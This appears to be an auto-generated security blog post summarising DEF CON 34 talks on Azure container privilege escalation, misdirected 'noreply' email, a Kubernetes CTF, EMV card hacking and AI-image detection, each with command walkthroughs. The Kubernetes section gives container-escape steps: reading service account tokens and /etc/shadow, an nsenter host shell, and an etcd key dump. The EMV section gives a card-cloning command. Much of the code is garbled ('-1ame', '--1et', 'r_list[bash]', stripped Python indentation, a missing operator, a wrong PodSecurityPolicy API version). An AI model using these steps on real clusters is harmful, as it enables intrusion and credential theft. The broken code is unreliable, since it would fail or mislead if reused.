Listen to this Post
Introduction:

DEF CON 34 once again proved why it remains the world’s preeminent gathering for security researchers, bringing together cutting-edge vulnerability research, hands-on hardware hacking, and critical lessons in cloud security. From Ron Ben Yizhak’s stunning privilege escalation chain inside Microsoft’s Azure-hosted Python in Excel containers to Cory Solovewicz’s accidental discovery that seemingly harmless “noreply” domains can become unintentional data magnets for sensitive corporate information, this year’s conference delivered actionable intelligence that every security practitioner needs to internalize. This article extracts the technical core from these presentations and translates them into practical guidance, commands, and configurations you can apply immediately.
Learning Objectives:
- Understand the mechanics of symbolic link–based privilege escalation in Azure container environments and how to audit for similar misconfigurations
- Learn how misconfigured email domains and catch-all inboxes create unintended data leakage vectors, with concrete steps to audit your own organization’s exposure
- Gain hands-on knowledge of Kubernetes CTF attack patterns, including container escape techniques and cluster breakout methodologies
- Explore payment card security vulnerabilities and EMV-based attack surfaces through practical code examples
- Develop a framework for assessing AI-generated media risks and building detection capabilities into your security operations
You Should Know:
- Azure Container Privilege Escalation: From Square Root to /root
Ron Ben Yizhak’s DEF CON presentation exposed a critical flaw in Microsoft’s Python in Excel feature, which runs user code inside hypervisor-isolated Azure containers. The researcher, working entirely as an unprivileged Jupyter user inside the container, discovered a symbolic link vulnerability in the file upload mechanism used to move data between Excel and the container. By abusing this symbolic link, he escalated privileges from an unprivileged user to root.
The impact was far-reaching. With root access, Ben Yizhak recovered an internal configuration file that documented service principals, tenant IDs, database and Key Vault locations, and hostnames tied to government and secured-cloud deployments—effectively a map of Microsoft’s entire backend architecture. He also discovered that Microsoft’s container images could be pulled anonymously without authentication, giving full offline access to the filesystem, configuration, and binaries powering Python in Excel. Even more concerning, he enumerated hundreds of container hosts worldwide and confirmed the root escalation worked against every one he tested, including hosts running unreleased “pilot” and “canary” builds. Separately, he found a way to bypass Excel’s Trusted Records security control (CVE-2026-45459) by abusing a Python result object to force a victim’s machine to silently fetch a URL and automatically upload data to the supposedly network-isolated container. Both issues were responsibly disclosed and patched between March and June 2026.
Step‑by‑step guide: Auditing for container privilege escalation vectors
For security teams assessing their own container environments, here is a practical methodology based on the attack patterns observed:
Step 1: Identify symbolic link vulnerabilities in file upload mechanisms
 On Linux hosts, search for world-writable directories that could be leveraged for symlink attacks
find / -type d -perm -002 -exec ls -ld {} \; 2>/dev/null

Check for unsafe symlink usage in container runtimes
 Review containerd and runc configurations
cat /etc/containerd/config.toml | grep -i symlink
Step 2: Audit container image pull permissions
 Test if your container registry allows anonymous pulls
 Replace with your registry URL
curl -I https://your-registry.azurecr.io/v2/ 2>/dev/null | grep -i "www-authenticate"

Enumerate accessible images (if anonymous pull is enabled)
 This simulates what an attacker could discover
skopeo list-tags docker://your-registry.azurecr.io/repository-1ame
Step 3: Check for exposed internal configuration files
 Within a container, search for sensitive configuration files
find / -1ame ".json" -o -1ame ".conf" -o -1ame ".toml" -o -1ame ".yaml" 2>/dev/null | grep -E "(config|secret|key|tenant|principal)"

Look for Azure-specific metadata
cat /var/run/secrets/kubernetes.io/serviceaccount/token 2>/dev/null  Kubernetes service account token
Step 4: Verify container isolation boundaries
 Check if the container can reach the host network
ip route | grep default
ping -c 1 8.8.8.8 2>/dev/null && echo "Outbound network access available"

Test for /proc or /sys mount escape vectors
ls -la /proc/self/root/ 2>/dev/null
Windows equivalent (for Azure Container Instances):
 Check for symbolic link vulnerabilities in Windows containers
Get-ChildItem -Path C:\ -Recurse -ErrorAction SilentlyContinue | Where-Object { $_.LinkType -eq "SymbolicLink" }

Audit container permissions
icacls C:\ /T | findstr /i "BUILTIN\Users:(F)"
- The Accidental Honeypot: When “No Reply” Domains Become Data Leakage Vectors
Cory Solovewicz’s presentation, “You‘ve Got Mail (That Was Meant for No One),” revealed a startling reality: organizations are inadvertently sending sensitive information to domains that external parties can register. Solovewicz purchased noreply.us in 2020 and noreply.net in 2024, initially planning to use them as catch-all email addresses for filtering his own mail. Instead, he created an accidental honeypot.
Since December 2024, he has received 401,796 emails containing sensitive data across both domains—an average of approximately 700 messages per day. The noreply.net domain alone received 400,000 messages with 28,365 attachments over 18 months. The emails came from more than 14,000 “from” addresses across 6,200 root domains and included injury reports from a city government, pizza orders, account setup emails from school platforms, service orders, and test platform credentials. Mike Sheward, head of security at EV charging company Xeal, replicated the experiment by purchasing deleteduser.com for approximately $15 and immediately began receiving thousands of emails from over 100 organizations.
Step‑by‑step guide: Auditing your organization‘s email exposure
Step 1: Identify all “noreply” and placeholder domains used in your organization
 Search your codebase and configuration files for hardcoded email domains
grep -r -E "@(noreply|no-reply|donotreply|do-1ot-reply).(com|net|org|us)" /path/to/your/codebase --include=".{py,js,json,yaml,yml,toml,ini,conf}"

Check for catch-all email configurations in your DNS
dig yourdomain.com MX
dig yourdomain.com TXT  Check SPF, DKIM, DMARC records
Step 2: Verify domain ownership and registration status
 Check if your “noreply” domains are actually owned by your organization
whois noreply.us
whois noreply.net
whois donotreply.com

If you find that a domain you use is not registered to your organization, this is a critical finding
Step 3: Audit your email generation systems
 Python script to identify potentially dangerous email address usage
import re
import os

dangerous_patterns = [
r'@noreply.(com|net|org|us)',
r'@no-reply.(com|net|org|us)',
r'@donotreply.(com|net|org|us)',
r'@do-1ot-reply.(com|net|org|us)',
r'@deleteduser.com',
]

def scan_file(filepath):
with open(filepath, 'r', encoding='utf-8', errors='ignore') as f:
content = f.read()
for pattern in dangerous_patterns:
matches = re.findall(pattern, content, re.IGNORECASE)
if matches:
print(f"Found in {filepath}: {matches}")

Scan your configuration files
for root, dirs, files in os.walk('/etc'):
for file in files:
if file.endswith(('.conf', '.cfg', '.ini', '.yaml', '.yml', '.json')):
scan_file(os.path.join(root, file))
Step 4: Implement proper email domain governance
 Use .invalid domains for internal testing (guaranteed to never resolve)
 https://tools.ietf.org/html/rfc2606

Example: use [email protected] instead of [email protected]

Configure SPF records to prevent spoofing
 Example SPF record: v=spf1 mx include:spf.protection.outlook.com -all

Configure DMARC to monitor and enforce email authentication
 Example DMARC record: v=DMARC1; p=reject; rua=mailto:[email protected]
3. Kubernetes CTF: Container Escape and Cluster Breakout
The Kubernetes CTF at DEF CON 34 gave participants access to a single Kubernetes cluster containing a series of serial challenges, with later flags posing more difficulty and counting for more points. The challenges reflect real-world attack patterns, including container escape techniques (MITRE ATT&CK T1611) and full cluster breakout via privileged pods, hostPath mounts, and etcd takeover.
Step‑by‑step guide: Simulating Kubernetes attack patterns
Step 1: Enumerate the cluster environment from within a compromised pod
 Check if the pod is running in privileged mode
cat /proc/self/status | grep -i "CapEff"
 If output shows 0000003fffffffff or similar, the pod has all capabilities

List Kubernetes secrets
ls -la /var/run/secrets/kubernetes.io/serviceaccount/
cat /var/run/secrets/kubernetes.io/serviceaccount/token
cat /var/run/secrets/kubernetes.io/serviceaccount/namespace

Test Kubernetes API access from within the pod
K8S_TOKEN=$(cat /var/run/secrets/kubernetes.io/serviceaccount/token)
K8S_API="https://kubernetes.default.svc"
curl -k -H "Authorization: Bearer $K8S_TOKEN" $K8S_API/api/v1/namespaces/default/pods/
Step 2: Attempt container escape via hostPath mount
 Check if the pod has a hostPath volume mounted
mount | grep -E "(/host|/node|/root)"

If /host is mounted, attempt to access host filesystem
ls -la /host/
cat /host/etc/shadow 2>/dev/null

Escape to host using nsenter if available
nsenter --target 1 --mount --uts --ipc --1et --pid -- bash
 This gives you a shell on the host node if the container has CAP_SYS_ADMIN
Step 3: Explore etcd for cluster secrets
 If you've escaped to the host, locate and access etcd
ps aux | grep etcd
 Find etcd data directory
find / -1ame ".db" 2>/dev/null | grep etcd

Dump etcd keys (requires etcdctl)
export ETCDCTL_ENDPOINTS=https://127.0.0.1:2379
export ETCDCTL_CACERT=/etc/kubernetes/pki/etcd/ca.crt
export ETCDCTL_CERT=/etc/kubernetes/pki/etcd/server.crt
export ETCDCTL_KEY=/etc/kubernetes/pki/etcd/server.key
etcdctl get / --prefix --keys-only
Step 4: Apply Kubernetes security hardening
 Pod Security Standard: Restrict privileged containers
apiVersion: policy/v1
kind: PodSecurityPolicy
metadata:
name: restricted
spec:
privileged: false
allowPrivilegeEscalation: false
requiredDropCapabilities:
- ALL
volumes:
- 'configMap'
- 'emptyDir'
- 'projected'
- 'secret'
- 'downwardAPI'
- 'persistentVolumeClaim'
hostNetwork: false
hostIPC: false
hostPID: false
readOnlyRootFilesystem: true
- Payment Village: EMV Card Hacking and Transaction Stream Exploitation
The Payment Village at DEF CON 34 featured a card-hacking challenge demonstrating how dangerous access to the transaction stream could be for banks, payment systems, and cardholders. Participants worked with custom PaymentVillage.Org NFC cards and a SoftPOS Android application that accepted NFC payments. The challenge used the same EMV tags as Visa and MasterCard, allowing participants to refer to the EMV tag library for reference.
Step‑by‑step guide: Understanding EMV card attack surfaces
Step 1: Read EMV data from a contactless card
 Python script using pyscard to read EMV data
from smartcard.System import readers
from smartcard.util import toHexString

List available readers
r_list = readers()
for i, r in enumerate(r_list):
print(f"{i}: {r}")

Select reader and connect
connection = r_list[bash].createConnection()
connection.connect()

SELECT PPSE (Payment System Environment)
SELECT_PPSE = [0x00, 0xA4, 0x04, 0x00, 0x0E, 0x32, 0x50, 0x41, 0x59, 0x2E, 0x53, 0x59, 0x53, 0x2E, 0x44, 0x44, 0x46, 0x30, 0x31, 0x00]
data, sw1, sw2 = connection.transmit(SELECT_PPSE)
print(f"PPSE Response: {toHexString(data)}")

SELECT ADF (Application Data File) - Visa/MasterCard AID
SELECT_ADF = [0x00, 0xA4, 0x04, 0x00, 0x07, 0xA0, 0x00, 0x00, 0x00, 0x04, 0x10, 0x10, 0x00]
data, sw1, sw2 = connection.transmit(SELECT_ADF)
print(f"ADF Response: {toHexString(data)}")

GET PROCESSING OPTIONS (GPO)
GPO = [0x80, 0xA8, 0x00, 0x00, 0x02, 0x83, 0x00, 0x00]
data, sw1, sw2 = connection.transmit(GPO)
print(f"GPO Response: {toHexString(data)}")
Step 2: Identify and manipulate EMV tags
Key EMV tags to monitor:
- 9F36: Application Transaction Counter (ATC) – tracks number of transactions
- 9F26: Transaction Cryptogram – used for offline authentication
- 82: Application Interchange Profile – defines card capabilities
- 5F34: Application Primary Account Number (PAN) – the card number
 EMV tag reference: https://emvlab.org/emvtags/
 Use this reference to understand what each tag represents and how it can be manipulated
Step 3: Understand MITM attack vectors on contactless payments
 Tools for NFC/contactless testing
 Install NFC tools on Kali Linux
apt-get install libnfc-dev libnfc-examples nfc-tools

Read NFC card data
nfc-list
nfc-poll

Clone a card (for authorized testing only)
nfc-mfclassic r a card_dump.mfd
5. AI-Generated Image Detection: The Counter Turing Test
The challenge of distinguishing AI-generated images from real ones at DEF CON highlighted the growing sophistication of synthetic media. Detection techniques include analyzing reconstruction error patterns and using difference-in-difference approaches. Reality Defender demonstrated live deepfake detection demos at the DEF CON AI Village.
Step‑by‑step guide: Building AI image detection capabilities
Step 1: Install deepfake detection tools
 Install deepfake detection frameworks
pip install deepfake-detection
pip install facenet-pytorch
pip install opencv-python

Alternative: Use existing deepfake detection models
git clone https://github.com/your-org/deepfake-detection-toolkit
cd deepfake-detection-toolkit
pip install -r requirements.txt
Step 2: Basic detection script using frequency analysis
import cv2
import numpy as np
from scipy.fft import fft2, fftshift

def detect_ai_artifacts(image_path):
img = cv2.imread(image_path, cv2.IMREAD_GRAYSCALE)

Apply 2D FFT to detect frequency anomalies
f_transform = fft2(img)
f_shift = fftshift(f_transform)
magnitude_spectrum = 20  np.log(np.abs(f_shift) + 1)

AI-generated images often have unnatural frequency patterns
 Check for periodic artifacts in the frequency domain
mean_freq = np.mean(magnitude_spectrum)
std_freq = np.std(magnitude_spectrum)

AI-generated images often have lower frequency diversity
if std_freq < 30:  Threshold to be calibrated
return "Potential AI-generated image detected"
return "Likely real image"

print(detect_ai_artifacts("test_image.jpg"))
Step 3: Integrate detection into incident response
 Create a detection pipeline
 1. Ingest images from suspicious sources
 2. Run through detection models
 3. Flag anomalies for SOC review
 4. Maintain chain of custody for evidence
What Undercode Say:
- Key Takeaway 1: Cloud isolation is not a silver bullet. Microsoft‘s hypervisor-isolated containers were bypassed through a symbolic link flaw and anonymous image pull access. Organizations must not treat cloud providers’ security claims as absolute—independent validation through red teaming and penetration testing remains essential.
-
Key Takeaway 2: Email misconfigurations represent a systemic, preventable data leakage vector. The “noreply” domain phenomenon affects thousands of organizations across 6,200 root domains. This is not a sophisticated attack—it‘s basic hygiene failure. Every organization should immediately audit its use of external placeholder domains and implement proper email governance with SPF, DKIM, and DMARC.
Analysis: The DEF CON 34 presentations collectively underscore a critical theme: trust assumptions are the primary attack surface. Whether it’s trusting Microsoft‘s container isolation, trusting that “noreply” emails go nowhere, trusting that AI-generated images are detectable, or trusting that Kubernetes defaults are secure—each presentation demonstrated how attackers exploit what we assume to be safe. The Azure container research showed that even hypervisor-level isolation can be subverted through file system manipulation. The email domain research showed that organizations are leaking sensitive data not through zero-day exploits but through configuration neglect. The Kubernetes CTF showed that default pod configurations remain dangerously permissive. The takeaway is clear: security teams must adopt a zero-trust mindset not just for networks but for every layer of the stack—from container runtimes to email infrastructure to AI pipelines.
Prediction:
+1 The Azure container vulnerability research will drive increased demand for container runtime security tools and eBPF-based monitoring solutions, as organizations seek real-time visibility into container file system activities and symbolic link manipulations.
+1 The “noreply” domain revelation will prompt a wave of email infrastructure audits across Fortune 500 companies, creating opportunities for security consultancies specializing in email security and domain governance.
+N Kubernetes attack tooling will continue to mature, with container escape exploits becoming more automated and accessible to penetration testers and adversaries alike, necessitating faster adoption of Pod Security Standards and admission controllers.
+1 AI image detection capabilities will become a standard component of incident response toolkits, particularly for organizations handling sensitive media in journalism, legal, and financial sectors.
+N The Payment Village demonstrations highlight that contactless payment systems remain vulnerable to MITM and cloning attacks, suggesting that EMV security improvements will need to accelerate to keep pace with evolving threat capabilities.
▶️ Related Video (74% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: Lorin Lehawany – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


